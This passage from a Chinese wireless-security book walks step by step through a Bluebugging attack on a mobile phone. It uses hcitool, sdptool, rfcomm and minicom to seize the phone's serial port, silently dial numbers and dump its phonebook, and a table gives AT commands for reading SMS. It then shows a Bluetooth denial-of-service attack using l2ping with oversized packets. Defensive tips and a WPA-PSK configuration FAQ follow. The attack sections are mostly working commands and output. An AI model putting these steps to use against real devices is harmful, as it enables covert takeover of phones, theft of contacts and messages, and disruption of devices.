关于 Bluebugging 攻击的具体步骤如下：

Step 01 扫描蓝牙设备。

在载入蓝牙适配器后，就可以对周边开启蓝牙的移动设备进行扫描了，具体命令如下：

```
hcitool scan
```

按【Enter】键后即可看到图 13-58 所示的内容，可以看到发现一个名为 MTKBTDEVICE 的设备，该设备即为测试用的低端手机，这个名称是其内置的蓝牙芯片名称，其中，MTK 表示出其芯片厂商，而 BT 即 Bluetooth 的缩写，DEVICE 就是设备的缩写。

一般在搜索到开启蓝牙功能的设备后，会使用 L2ping 测试与该设备的蓝牙模块之间是否数据可达，具体命令如下：

```
l2ping 目标蓝牙设备MAC
```

按【Enter】键后即可看见图 13-58 所示的内容，会显示出类似于“6 sent, 6 received, 0% loss”的提示，即“发送 6 个包，收到 6 个包，没有丢失”的意思。

注意：由于 Ubuntu 下对一些操作有着权限的要求，所以在很多时候需要先输入一个 sudo 来以用户身份运行该命令，这样只要输入正确的当前用户密码即可运行命令，后面出现 sudo 时应以此类推。



图 13-57



无线网络黑客攻防

```
longas@ZerOne:~$ hcitool scan
Scanning ...
69:6B:21:86:66:01      MTKBTDEVICE
longas@ZerOne:~$ sudo l2ping 69:6B:21:86:66:01
Ping: 69:6B:21:86:66:01 from 00:19:65:59:99 (data size 44) ...
44 bytes from 69:6B:21:86:66:01 id 0 time 34.86ms
44 bytes from 69:6B:21:86:66:01 id 1 time 36.52ms
44 bytes from 69:6B:21:86:66:01 id 2 time 26.10ms
44 bytes from 69:6B:21:86:66:01 id 3 time 26.57ms
44 bytes from 69:6B:21:86:66:01 id 4 time 30.49ms
44 bytes from 69:6B:21:86:66:01 id 5 time 29.11ms
(CS sent, 0 received, 0% loss)
longas@ZerOne:~$
```

图 13-58

Step 02 查找串行端口服务。

为了获取手机的控制权，需要连接目标设备的串行端口。所以需要通过蓝牙来搜索关于串行端口的服务。这里需要使用到 sdptool 工具，这里使用的具体命令如下：

```
sdptool browse [目标设备的 MAC]
```

其中，browse 用于浏览所有可用服务，主要是列出所有隐藏的服务内容、工作频道等。

按【Enter】键后可以看到出现了详细的服务列表，这些都是该手机设备支持的服务内容，如图 13-59 所示。

对于攻击者而言，需要找到串行端口即 Serial Port 的信息，在 sdptool 命令返回的内容中查看，即可看到名为 Serial Port 的内容，其中，主要需留意的是 Channel 即频道的数值。如图 13-60 所示，这里的 Channel 为 10，即串口使用的隐藏频道是 10。

```
longas@ZerOne:~$ sudo sdptool browse 69:6B:21:86:66:01
Browsing 69:6B:21:86:66:01...
Service Name: Voiceg ateway
Service RecHandle: 0x0000
Service Class ID List:
  "HandsetFree Audio Gateway" (0x111f)
  "General Audio" (0x1200)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 2
Language Base Attr List:
  code ISO639: 0x05de
  encoding: 0x0a
  base offset: 0x100
  Profile Descriptor List:
    "Headset" (0x1108)
    "Version": 0x0106
Service Name: AUDIO Gateway
Service RecHandle: 0x10001
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Version": 0x0105
```

图 13-59

```
longas@ZerOne:~$ sudo sdptool browse 69:6B:21:86:66:01
encoding: 0x0a
base offset: 0x100
Profile Descriptor List:
  "Headset" (0x1108)
  Version: 0x0106
Service Name: Serial Port
Service RecHandle: 0x10002
Service Class ID List:
  "Serial Port" (0x1101)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 10
Language Base Attr List:
  code ISO639: 0x05de
  encoding: 0x0a
  base offset: 0x100
Service Name: Dial-up Networking
Service RecHandle: 0x10003
Service Class ID List:
  "Dialup Networking" (0x1103)
  "Generic Networking" (0x1201)
```

图 13-60

Step 03 配置蓝牙连接设置。

接下来需要对 Ubuntu 下的蓝牙配置文件进行修改和设置，具体命令如下：

```
nano /etc/Bluetooth/rfcomm.conf
```

在上述命令中，nano 是 Linux 下一款工作在 Shell 下的编辑工具，rfcomm.conf 则是蓝牙连接的配置文件。按【Enter】键后即可看到图 13-61 所示的内容，当然，对于之前很少在 Linux 下使用蓝牙的读者，实际看到的内容可能与图 13-61 所示的稍有偏差，请将原始的配置文件内容修改成与图 13-61 所示的一致。其中，在 device 后面输入需要连接的目标蓝牙设备 MAC，这里就是上面使用 hcitool 搜索到的蓝牙设备 MAC。然后在 channel 后面输入 Serial

Port 的频道数值，这里就是上面使用 sdptool 列出的内容，即 10 频道。

配置完毕后，按【Ctrl+X】组合键退出，注意选择 Y 保存。然后开始配置设备的映射：

```
rfcomm bind /dev/rfcomm0
```

其中，bind 绑定在某一个设备上，这里指与目标蓝牙设备之间建立映射关系，也就是 rfcomm0 指代目标设备。

按【Enter】键后就可以开始配置终端工具 minicom。

```
longas@ZerOne: ~
File Edit View Terminal Help
GNU nano 2.0.9      File: /etc/bluetooth/rfcomm.conf      Modified
# RFCOMM configuration file.

rfcomm {
    bind no;
    device 00:0B:21:06:66:01;
    channel 10;
    comment "Example Bluetooth device";
}
```

图 13-61

Step 04 配置 minicom。

① 在使用 minicom 连接之前，需要先对串口进行设置，具体命令如下：

```
minicom -m -s
```

其中，-s 用于进入 setup 模式，即配置模式。

② 按【Enter】键后即可看到图 13-62 所示的配置菜单，使用方向键在菜单中选择 Serial port setup 选项并按【Enter】键，该选项主要设置串口。

③ 在打开的设置框中，确保 Serial Device 选项设置为 /dev/rfcomm0，与前面绑定的一样，具体如图 13-63 所示。然后在配置菜单中选择 Save setup as df1 保存（一定要记得这一步），提示成功后再选择 Exit from Minicom 退出菜单。



图 13-62




图 13-63

Step 05 实施 Bluebugging 攻击。

① 一切配置无误后，就可以开始进行 Bluebugging 攻击了，先确定目标手机设备在蓝牙适配器的工作范围内，然后输入如下命令：

```
minicom -m
```

② 按【Enter】键后即可看到图 13-64 所示的内容，成功连接至该手机设备。此时，受

害者手机上会出现“串口已连接”的提示，不过该提示会一闪而过，不需要对方的确定。这时，攻击者就已经成功地获取了该手机的控制权。

- ③ 现在攻击者已经可以对该手机进行任意操作了，包括命令该手机向外拨打电话、读取手机短信、编写短信向外发送、读取通话记录等。比如输入参数如下：

```
atdt num
```

其中，atdt num 参数用于拨打电话，后面的 num 为具体的电话号码，需要注意的是，由于机型的不同，有时在拨打手机时需要加入 086 这样的国际区号。

- ④ 按【Enter】键后如图 13-64 所示，此时受害人的手机会自动拨打该号码。

作为攻击者而言，当然不会简单地拨号那么简单，输入参数如下：

```
at+cpbr=1,100
```

参数解释：

at+cpbr=<index1>[,<index2>] 参数用于查询手机中电话薄的内容。其中，在 index1 处输入序号，即可查询该顺序号码下的电话号码。若需要查询某一段号码，则在 index1 处输入起始位，在 index2 处输入结束位即可。

该命令的意思是列举出手机电话号码簿中 1~100 位的内容。按【Enter】键后就可看到图 13-65 所示的内容，自动将读取的前 100 位号码全部列举出来。此时，受害者的手机是没有任何提示和反应的。

从图 13-66 可以看出，由于该手机中只存了 70 个号码，所以经过数秒后，就成功地将全部号码读取完毕了。

```
longas@ZerOne: ~
File Edit View Terminal Help
Welcome to minicom 2.3
OPTIONS: I18n
Compiled on Sep 25 2009, 23:48:20.
Port /dev/rfcomm0
Press ESC-Z for help on special keys
AT S7=45 S8=0 L1 V1 X4 Scl E1 00
OK
at
OK
atdt 1357■■■■■696
ad CARRIER
OK
```

图 13-64

```
longas@ZerOne: ~
File Edit View Terminal Help
at+cpbr=1,100
+CPBR: 1, "1357■■■■■497", 129, ""
+CPBR: 2, "1592■■■■■035", 129, ""
+CPBR: 3, "1360■■■■■738", 129, ""
+CPBR: 4, "1318■■■■■818", 129, ""
+CPBR: 5, "1331■■■■■593", 129, ""
+CPBR: 6, "1357■■■■■690", 129, ""
+CPBR: 7, "1599■■■■■152", 129, ""
+CPBR: 8, "1318■■■■■056", 129, ""
+CPBR: 9, "1399■■■■■506", 129, ""
+CPBR: 10, "1399■■■■■316", 129, ""
+CPBR: 11, "1599■■■■■399", 129, ""
+CPBR: 12, "1370■■■■■750", 129, ""

OK
```

图 13-65

```
longas@ZerOne: ~
File Edit View Terminal Help
+CPBR: 60, "1396■■■■■850", 129, ""
+CPBR: 61, "1510■■■■■977", 129, ""
+CPBR: 62, "1399■■■■■869", 129, ""
+CPBR: 63, "1357■■■■■839", 129, ""
+CPBR: 64, "1322■■■■■968", 129, ""
+CPBR: 65, "1388■■■■■285", 129, ""
+CPBR: 66, "1357■■■■■609", 129, ""
+CPBR: 67, "1309■■■■■230", 129, ""
+CPBR: 68, "1399■■■■■743", 129, ""
+CPBR: 69, "1582■■■■■528", 129, ""
+CPBR: 70, "1348■■■■■762", 129, ""

OK
```

图 13-66

由此可见 Bluebugging 攻击的危害性，而由于攻击者已经获得了该手机的全部控制权，更可以以此做出更多严重的危害，比如拨打恶意声讯台诈取高额话费、骚扰他人、伪造短信骗取钱财、伪造身份等，由于本节仅为研究和探讨 Bluebugging 攻击的存在形式，所以更进一步的操作就不再演示了。不过为方便安全及渗透测试人员进行深一步的安全测试，下面给出几个常用的手机测试参数，具体如表 13-2 所示。

表 13-2

命 令	参 数	说明
ATD	ATD<n>[<mgsm>][:]	拨打电话
AT+CPBR	AT+CPBR=<index1>[,<index2>]	读取电话簿列表
AT+CMGL	AT+CMGL[=<stat>]	列举全部短信

13.3.4 小结

关闭蓝牙是最简单且有效的方法。若是确实需要蓝牙功能，那么应当设置为不可见。升级固件也是个好方法，只是对于一般用户来说稍有难度。

13.4 蓝牙 D.O.S

前面说到了针对目前 Wi-Fi 无线网络的 D.O.S 攻击的原理、工具及方法，本章主要讲解关于蓝牙 D.O.S 的知识。

13.4.1 关于蓝牙 D.O.S

在传统的有线网络中，早期的 D.O.S 攻击方式中有一种被称为“死亡之 Ping”的攻击方式，这种攻击是以向目标主机发送大量畸形的 ICMP 数据包的方式，使得目标计算机忙于响应从而达到资源耗尽死机的目的。这种攻击在以前对于 Windows 98 之类的系统很有效，但随着系统内核的升级等原因，对于现在的 Windows 系统都已经失效了。不过，若能集合足够数量的机器，还是可以造成庞大的 D.O.S 数据流。

L2ping 是一款用于测试蓝牙链路连通性的工具，主要在 Linux 下使用。这款工具类似于平时使用的 Ping 命令，能够对蓝牙连通情况做出回馈。不过这款工具并不需要先使用 PIN 码建立连接，而是对蓝牙适配器探测范围内的蓝牙设备都可以进行连通性测试。

在蓝牙安全测试中，该工具也可用于进行基础的蓝牙 D.O.S 攻击，通过对指定设备发送大量连通数据包来进行淹没式攻击。而使用 L2ping 进行蓝牙 D.O.S 的原理与 Ping of Death 类似，只不过传输手段换成了蓝牙协议，而对象则换成了蓝牙设备。关于 L2ping 的资料大家可以在 http://linuxcommand.org/man_pages/l2ping1.html 网站中查看。

13.4.2 蓝牙 D.O.S 实战

下面就来讲解如何操作，作为本书中一直在推崇的 BackTrack4 Linux 同样也内置了 L2ping，所以就不需要再次安装了。具体操作步骤如下：

Step 01 载入蓝牙适配器。

在开始实战前需要先载入笔记本电脑内置的或者外置蓝牙适配器，具体命令如下：

```
hciconfig  
hciconfig hci0 up
```

参数解释：

- hci0：此为蓝牙适配器名称，一般都为 hci0，若同时使用多个蓝牙适配器，则第二个就是 hci1，以此类推。
- up：与 ifconfig 类似，up 就是载入该设备，若是不再使用适配器，此处应当使用 down 来卸载该设备。

一般都会先输入 hciconfig 来查看是否有蓝牙设备插入，若有 hci0 存在，再执行 hciconfig up 来激活，若没有任何回应，则应该重新插入蓝牙适配器，具体如图 13-67 所示。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # hciconfig
hci0: Type: USB
      BD Address: 00:00:00:00:00:00 ACL MTU: 0:0 SCO MTU: 0:0
      DOWN
      RX bytes:0 acl:0 sco:0 events:0 errors:0
      TX bytes:0 acl:0 sco:0 commands:0 errors:0
root@ZerOne: # hciconfig hci0 up
root@ZerOne: # hciconfig
hci0: Type: USB
      BD Address: 00:11:67:BE:EB:00 ACL MTU: 1021:4 SCO MTU: 48:18
      UP RUNNING
      RX bytes:348 acl:0 sco:0 events:11 errors:0
      TX bytes:38 acl:0 sco:0 commands:11 errors:0
```

图 13-67

Step 02 扫描蓝牙设备。

接下来确认攻击目标，需要扫描周边的蓝牙设备，具体命令如下：

```
hcitool scan
```

由于之前的小节已经详细讲解了该命令，这里就不再解释了。执行效果如图 13-68 所示，可以看到扫描出一个开启蓝牙的设备，MAC 地址为“00:12:D2:91:34:C8”，设备名称为 Christopher Yang。

```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # hcitool scan
Scanning ...
00:12:D2:91:34:C8      Christopher Yang
root@ZerOne: #
```

图 13-68

Step 03 对蓝牙设备进行 D.O.S 攻击。

既然目标已确认，那么就可以直接开始连通性测试了，L2ping 的基本命令很简单，具体如下：

```
l2ping 目标 MAC
```

其中，目标 MAC 用于此处输入之前扫描得到的目标蓝牙设备的 MAC 地址。

按【Enter】键后，将看到类似于如下所示的内容：

```

ZerOne ~ # l2ping 00:12:D2:91:34:C8
Ping: 00:12:D2:91:34:C8 from 00:15:83:F0:F0:5F (data size 44) ...
96 bytes from 00:12:D2:91:34:C8 id 0 time 84.88ms
96 bytes from 00:12:D2:91:34:C8 id 1 time 77.67ms
96 bytes from 00:12:D2:91:34:C8 id 2 time 69.61ms
96 bytes from 00:12:D2:91:34:C8 id 3 time 69.55ms
96 bytes from 00:12:D2:91:34:C8 id 4 time 71.49ms
96 bytes from 00:12:D2:91:34:C8 id 5 time 78.44ms
96 bytes from 00:12:D2:91:34:C8 id 6 time 76.38ms
96 bytes from 00:12:D2:91:34:C8 id 7 time 79.31ms
8 sent, 8 received, 0% loss

```

在默认情况下，Linux下和Windows下的Ping命令不同，使用上述命令会持续发包，直到按【Ctrl+C】组合键来终止。默认发包的大小为44字节，如图13-69所示。




图13-69

就好比在传统有线网络中使用Ping命令一样，由于发送数据量很少，所以上面的操作及命令只能算是蓝牙连通性测试，而不能算是蓝牙D.O.S.。那么，想要对目标蓝牙设备造成D.O.S攻击，则应该增大蓝牙数据流，具体命令如下：

```
l2ping -s num 目标MAC
```

参数解释：

- -s num：定制发送数据包的大小，而num处则是输入具体的数值。
- 目标MAC：此处输入之前扫描得到的目标蓝牙设备的MAC地址。

大家需要注意返回的数据报文的延时，如图13-70所示，当设置包大小为2000字节时，延时达到了160ms左右，而之前在默认情况下应为40ms左右，可见随着单包容量的增大，目标设备的响应也开始变得缓慢了。





图13-70


如图 13-71 所示，当数据包变为 5000 字节时，延时增长到 2000ms 左右，可见由于数据包的增大，确实使得目标耗费了大量的资源进行处理，也就造成了响应的缓慢。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 5000 00:12:D2:91:34:C8
Ping: 00:12:D2:91:34:C8 from 00:15:83:F0:F0:5F (data size 5000) ...
96 bytes from 00:12:D2:91:34:C8 id 0 time 1688.27ms
96 bytes from 00:12:D2:91:34:C8 id 1 time 1890.66ms
96 bytes from 00:12:D2:91:34:C8 id 2 time 1887.36ms
96 bytes from 00:12:D2:91:34:C8 id 3 time 2113.96ms
96 bytes from 00:12:D2:91:34:C8 id 4 time 2658.46ms
96 bytes from 00:12:D2:91:34:C8 id 5 time 2102.42ms
96 bytes from 00:12:D2:91:34:C8 id 6 time 1961.81ms
96 bytes from 00:12:D2:91:34:C8 id 7 time 2586.57ms
```

图 13-71

类似地，如图 13-72 所示，当数据包变为 40000 字节时，延时增长到 7500ms 左右，目标的蓝牙模块或适配器耗费了大量的运算性能进行处理，从而响应也变得愈发缓慢。




```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 40000 00:12:D2:91:34:C8
Ping: 00:12:D2:91:34:C8 from 00:11:67:BE:EB:00 (data size 40000) ...
98 bytes from 00:12:D2:91:34:C8 id 0 time 7489.55ms
98 bytes from 00:12:D2:91:34:C8 id 1 time 7317.64ms
98 bytes from 00:12:D2:91:34:C8 id 2 time 7525.42ms
98 bytes from 00:12:D2:91:34:C8 id 3 time 7359.30ms
98 bytes from 00:12:D2:91:34:C8 id 4 time 7708.53ms
98 bytes from 00:12:D2:91:34:C8 id 5 time 7781.00ms
98 bytes from 00:12:D2:91:34:C8 id 6 time 7740.32ms
98 bytes from 00:12:D2:91:34:C8 id 7 time 7313.88ms
```

图 13-72

Step 04 检查攻击效果。


由图 13-73 可以看到，在攻击前，使用 hcitool 还能探测到开启蓝牙的 PDA 设备，而在遭到攻击后，则无法探测到，或者出现时而能够探测到，时而不能探测到的情况。



```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # hcitool -i hci0 scan
Scanning ...
root@ZerOne: # hcitool -i hci0 scan
Scanning
00:12:D2:91:34:C8      Christopher Yang
root@ZerOne: #
```

图 13-73

需要注意的是，包的大小也不能设置得太大，对于不同的蓝牙适配器，能够承受的程度也不一样，比如当设置为 10000 字节时，如图 13-74 所示，直接就提示连接被中断了。而比较图 13-72，那款 Broadcom 芯片的蓝牙适配器是可以达到 40000 字节的。



```
root@ZerOne: ~ - Shell No. 2 - Blueprint
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 10000 00:12:D2:91:34:C8
Ping: 00:12:D2:91:34:C8 from 00:15:83:F0:F0:5F (data size 10000) ...
Recv failed: Software caused connection abort
root@ZerOne: #
```


图 13-74

13.4.3 蓝牙D.O.S 测试问题

为了解决初次学习蓝牙攻击可能遇到的几种情况，本节也给出了对应的解释。

1. 目标蓝牙芯片不支持

当发送的蓝牙通信数据包大小过于庞大，超过目标设备蓝牙芯片默认所能接受时，会失去响应或者直接拒绝响应，具体如图 13-75 所示。




```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 80000 00:12:D2:91:34:C8
Ping: 00:12:D2:91:34:C8 from 00:11:67:BE:EB:00 (data size 80000) ...
no response from 00:12:D2:91:34:C8: id 0
Send failed: Connection reset by peer
root@ZerOne: #
```

图 13-75

2. 程序出错

若长时间用于进行大数据流的蓝牙 D.O.S 攻击，L2ping 也会出现一些莫名的错误，如图 13-76 所示，会显示当前程序已经在执行中，这往往是程序在缓存上出现问题所导致的。




```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 100 00:12:D2:91:34:C8
Can't connect: Operation already in progress
root@ZerOne: # l2ping -s 100 00:12:D2:91:34:C8
Can't connect: Operation already in progress
```

图 13-76

3. 远程蓝牙设备关闭，或者关机、重启

当突然无法探测到蓝牙设备时，比如对方关闭蓝牙功能、关机或重启等，也会现如图 13-77 所示的提示 Host is down，即目标已关闭。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # l2ping -s 800 00:12:D2:91:34:C8
Can't connect: Host is down
root@ZerOne: #
```

图 13-77

具体的安全防护及改进方法请看接下来的内容。

13.5 安全防护及改进

下面给出比较有效的几种改进现有蓝牙设备安全性的方法，供大家参考。

13.5.1 关闭蓝牙功能

最简单的方法也是最有效的方法即关闭蓝牙功能，看到这一项估计有很多读者会显得颇不以为然。但是事实证明，目前有很多用户在购买了全新手机后，由于对很多手机默认设置

蓝牙开启的不了解，所以导致自己手机蓝牙功能长期处于开启状态但却毫不知情，增加了自身隐私泄露的隐患。

经过实际检查证明，绝大多数朋友开启蓝牙都并非本意，但自己却毫不知情，无形中增加了风险。例如，可能是与朋友聚会时，偶尔用蓝牙传输一两张照片或者文件，但用完忘了关；或者有家人玩手机，无意中打开蓝牙，但归还后自己却未发现等。根据笔者的经验，这类情况时常会出现。由此可见，定期检查及关闭智能手机的蓝牙功能将有必要成为一种习惯。

13.5.2 设置蓝牙设备不可见

其实有一个很简单办法就是将蓝牙功能设置为不可见，所谓不可见就是不能够被其他蓝牙设备直接搜索到，只有之前连接过的蓝牙设备才可以直接连接此设备。具体如图 13-78 所示，在安装了 Windows Mobile 6 系统的智能手机上，进入蓝牙配置页面，取消勾选“使此设备对其他设备可见”复选框即可实现蓝牙功能不可见。

13.5.3 限制蓝牙可见时长

直接关闭可见模式可能对于一些用户而言，反而会造成一些麻烦。那么，也可以通过限制可见模式的时长来达到加强安全性的目的。如图 13-79 所示，对于使用 Windows Mobile 系统的智能手机而言，进入到蓝牙配置页面下，可以将蓝牙的可见时间设置为 5 分钟，即 5 分钟后该智能手机的蓝牙功能将自动转为“不可见”模式。这样，就有效地防止了可能的蓝牙扫描及攻击隐患。



图 13-78



图 13-79

13.5.4 升级操作系统至最新版本

应及时将智能手机的操作系统或者固件升级到最新的版本。尤其是那些既需要蓝牙功能，又需要不时使用蓝牙与朋友分享桌面、音乐、铃声以及图片或者传送文件的朋友，避免蓝牙安全漏洞隐患最好的办法就是升级手机的操作系统，比如将智能手机默认的 Windows Mobile 5.0/6.1 版系统升级为官方最新的 6.5 版本系统。

13.5.5 设置高复杂度的 PIN 码

通常情况下，蓝牙耳机等便携式外设默认 PIN 码长度均为 4 位数，且一般为纯数字的简单组合，如 1234、0000、1111 等。即使个别产品支持额外配置 PIN 码，但很多人为了方便起见，仍然会使用三四位纯数字这样简单的密码。

同样地，在具备蓝牙功能的智能手机与笔记本电脑之间通过蓝牙连接时，一样需要配置 PIN 码，在这里就需要注意使用在本章前面讲述的长度达 6 位的随机 PIN 码进行连接，尽可能地不要使用弱 PIN 码。

13.5.6 拒绝陌生蓝牙连接请求

对于手机或者 PDA 上突然出现的蓝牙连接提示，应明确来源。若无法确定来源，应拒绝接受蓝牙连接请求，这样可最大可能地避免蓝牙攻击及病毒的侵扰。

13.5.7 拒绝可疑蓝牙匿名信件

同样地，当自己的手机上显示为一个蓝牙信息收取，而来源是并不熟悉的其他设备时，应拒绝接收，这样同样对避免蓝牙攻击及病毒的侵扰有所帮助。

13.5.8 启用蓝牙连接验证


对于智能手机或者使用外置蓝牙适配器的笔记本电脑而言，开启强制安全验证将有效地确保通过蓝牙信道传输的安全性。在开启验证后，所有的蓝牙连接操作都将经过对方的同意，比如通过蓝牙发送文件，则接收方的设备上会出现连接提示，只有接收方选择同意后，文件才能够通过蓝牙发出。

如图 13-80 所示，应确保在蓝牙配置中无线发送验证页面的“需要验证”选项是开启的。



图 13-80






第14章

答疑解惑篇

本章将一些常见的与无线网络相关的知识进行汇总，专门提供一个问题平台来解答相关的疑问。



- 14.1 理论知识类问题
- 14.2 加密破解类问题
- 14.3 无线攻击类问题
- 14.4 安全防御类问题





14.1 理论知识类问题

在将本书中的一些理论知识实际应用时，可能会遇到一些问题，下面将常会关注的问题列出，供大家参考。

1. 为什么我的 Windows XP 系统不支持 WPA2 加密？

答：由于 Windows XP SP2 在默认情况下仅支持到 WPA，故用户使用 Windows 自带的无线配置服务并不能够连接到 WPA2 及 802.11i，不过 Microsoft 推出了基于 Windows XP SP2 的 WPA2 /802.11i 相关补丁，并集成在 Windows XP SP3 中，安装后即可以连接 WPA2 加密的 AP。

对于 Windows XP SP2 的用户，由于该补丁不通过 Windows 自动更新发布，属于增值补丁，所以要运用该补丁的用户需要到微软官方站点下载，具体网址如下：

<http://support.microsoft.com/?id=893357>

最简单的方法就是将 Windows XP SP2 升级至 Windows XP SP3。

2. 在 Linux 下如何配置 WPA-PSK 加密？

答：下面以连接采用 WPA-PSK-TKIP 加密验证的无线网络为例，讲述在 Linux 下进行 WPA-PSK 设置的具体步骤。

① 在 Linux 下进入到/etc 目录，找到 wpa_supplicant.conf，如果没有就创建一个。按照下面的内容输入并保存：

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
eapol_version=1
# ap_scan=2 was the one for me you may try 0 or 1 instead of 2
ap_scan=2
fast_reauth=1
network={
    ssid="ZerOne"      #此处在双引号内输入要连接的无线网络 SSID
    proto=WPA
    key_mgmt=WPA-PSK
    pairwise=TKIP
    group=TKIP
    psk="ChristopherYang" #此处在双引号内输入要连接的无线网络 WPA 密码
}
```

② 进入到/etc/dhcpc 文件夹下，重新打开一个 Shell，并输入：

```
chmod 777 /etc/wpa_supplicant.conf
```

注意：任何时候，在进行新的网络配置前，应删除该文件夹下的所有内容。

③ 接下来输入如下命令：

```
wpa_supplicant -w -Dwext -ieth0 -c/etc/wpa_supplicant.conf
```

参数解释：

- -w：等待网卡添加或启用。
- -D<driver>：制定网卡驱动，如 hostap、madwifi 等，这里为 wext。

